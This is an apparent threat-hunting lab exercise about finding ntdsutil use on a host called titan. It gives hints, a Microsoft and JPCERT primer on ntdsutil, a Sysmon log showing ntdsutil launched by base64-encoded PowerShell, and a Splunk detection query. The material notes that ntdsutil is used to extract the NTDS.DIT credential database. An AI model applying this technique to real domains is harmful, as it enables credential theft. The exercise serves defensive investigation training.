
Where are we seeing ntdsutil being referenced and in what context?

Are there other artifacts associated with ntdsutil to be uncovered and what can we learn from them?

Hints

- Focus on the host titan for this hunt
- Check out this reference: https://jpcertcc.github.io/ToolAnalysisResultSheet/
- Sysmon sourcetype - XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
- Microsoft Windows Event Logs sourcetype - WinEventLog

Quick Primer on ntdsutil



Microsoft Documentation

Using Network Artifacts

- Syntax, Commands Switches and more…

To use Ntdsutil.exe, you must run the **ntdsutil** command from an elevated command prompt. To open an elevated command prompt, click **Start**, right-click **Command Prompt**, and then click **Run as administrator**.

If you have the AD LDS server role installed but not the AD DS server role, you can use the dsdbutil.exe and dsmgmt.exe command-line tools to perform the same tasks that you can perform with ntdsutil.exe. For more information about the **dsdbutil** command, see Dsdbutil. For more information about the **dsmgmt** command, see Dsmgmt.

For most of the Ntdsutil commands, you only need to type the first few characters of the command name instead than the entire command. For example, you can type either of the following commands to activate an instance for AD DS:

Copy

```
activate instance ntds
ac i ntds
```


The short form for each command is listed in the following table.

Syntax

Copy

```
Ntdsutil [activate instance %s | authoritative restore | change service account %s1 %s2 | configurable s
```

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc753343(v=ws.11)



JP-CERT Guidance

- Tool Overview

Category

Information Collection

Description

Used to maintain Active Directory databases.


Example of Presumed Tool Use During an Attack


This tool is used to extract NTDS.DIT (a database for NTDS) and another tool is used to analyze passwords.

- Evidence That Can Be Confirmed When Execution is Successful

- ntdsutil.exe was executed, and the Event ID: 8222 is recorded in the event log "Security".
- A request for a handle for object "[System Drive]\SNAP_[Date and Time]_VOLUME[Drive Letter]$" was successful.

https://jpcertcc.github.io/ToolAnalysisResultSheet/





i	Time	Event
⌄	8/2/19 11:10:07.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:10:07.574769700Z'/><EventRecordID>36830</EventRecordID><Correlation/><Execution ProcessID='4880' ThreadID='4912'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>titan.thirstyberner.com</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1086,technique_name=PowerShell</Data><Data Name='UtcTime'>2019-08-02 11:10:07.527</Data><Data Name='ProcessGuid'>{E9466A2A-49FF-5D42-0000-0010E630EC01}</Data><Data Name='ProcessId'>4180</Data><Data Name='Image'>C:\Windows\System32\ntdsutil.exe</Data><Data Name='FileVersion'>6.3.9600.16384 (winblue_rtm.130821-1623)</Data><Data Name='Description'>NT5DS</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>ntdsutil.exe</Data><Data Name='CommandLine'>"C:\Windows\system32\ntdsutil.exe"</Data><Data Name='CurrentDirectory'>C:\Windows\system32\</Data><Data Name='User'>THIRSTYBERNER\frothly_helpdesk</Data><Data Name='LogonGuid'>{E9466A2A-E96E-5D40-0000-0020F67D4000}</Data><Data Name='LogonId'>0x407df6</Data><Data Name='TerminalSessionId'>3</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=30B3D75BE504FD7358F761E83228B4A6CEF55142,MD5=0741B31AF51B150DF84BFEFD4A15C624,SHA256=D2C7BD14D91124401AAC6F19DD2D2EDDA0EAAC55CFFB6545834441379 60EEDCA,IMPHASH=6D8CC7C1C74B6AA69C6C1F189D5781D9</Data><Data Name='ParentProcessGuid'>{E9466A2A-49FF-5D42-0000-00102129EC01}</Data><Data Name='ParentProcessId'>5320</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec bgB0AGQAcwB1AHQAaQBsAA==</Data></EventData></Event>

Event Actions ▾

Type	✓	Field	Value	Actions
Selected	✓	EventDescription ▾	Process Create	⌄
	✓	host ▾	titan	⌄
	✓	source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
	✓	sourcetype ▾	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
	✓	user ▾	THIRSTYBERNER\frothly_helpdesk	⌄
Event		CommandLine ▾	"C:\Windows\system32\ntdsutil.exe"	⌄
		Company ▾	Microsoft Corporation	⌄
		Computer ▾	titan.thirstyberner.com	⌄
		CurrentDirectory ▾	C:\Windows\system32\	⌄
		Description ▾	NT5DS	⌄
		EventChannel ▾	Microsoft-Windows-Sysmon/Operational	⌄
		EventCode ▾	1	⌄
		EventID ▾	1	⌄
		FileVersion ▾	6.3.9600.16384 (winblue_rtm.130821-1623)	⌄
		Hashes ▾	SHA1=30B3D75BE504FD7358F761E83228B4A6CEF55142,MD5=0741B31AF51B150DF84BFEFD4A15C624,SHA256=D2C7BD14D91124401AAC6F19DD2D2EDDA0EAAC55CFFB6545834441379 60EEDCA,IMPHASH=6D8CC7C1C74B6AA69C6C1F189D5781D9	⌄

```
host=titan sourcetype="wineventlog"
(source="wineventlog:security" EventCode IN (8222,4656)) OR
(source="wineventlog:system" EventCode IN (7036)) OR
(source="wineventlog:application" EventCode IN (2006))
| stats count by EventCode source
```

All time

✓ **1,522 events** (8/2/19 8:00:00.000 AM to 7/14/25 8:44:11.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (4)** Visualization

20 Per Page Format Preview

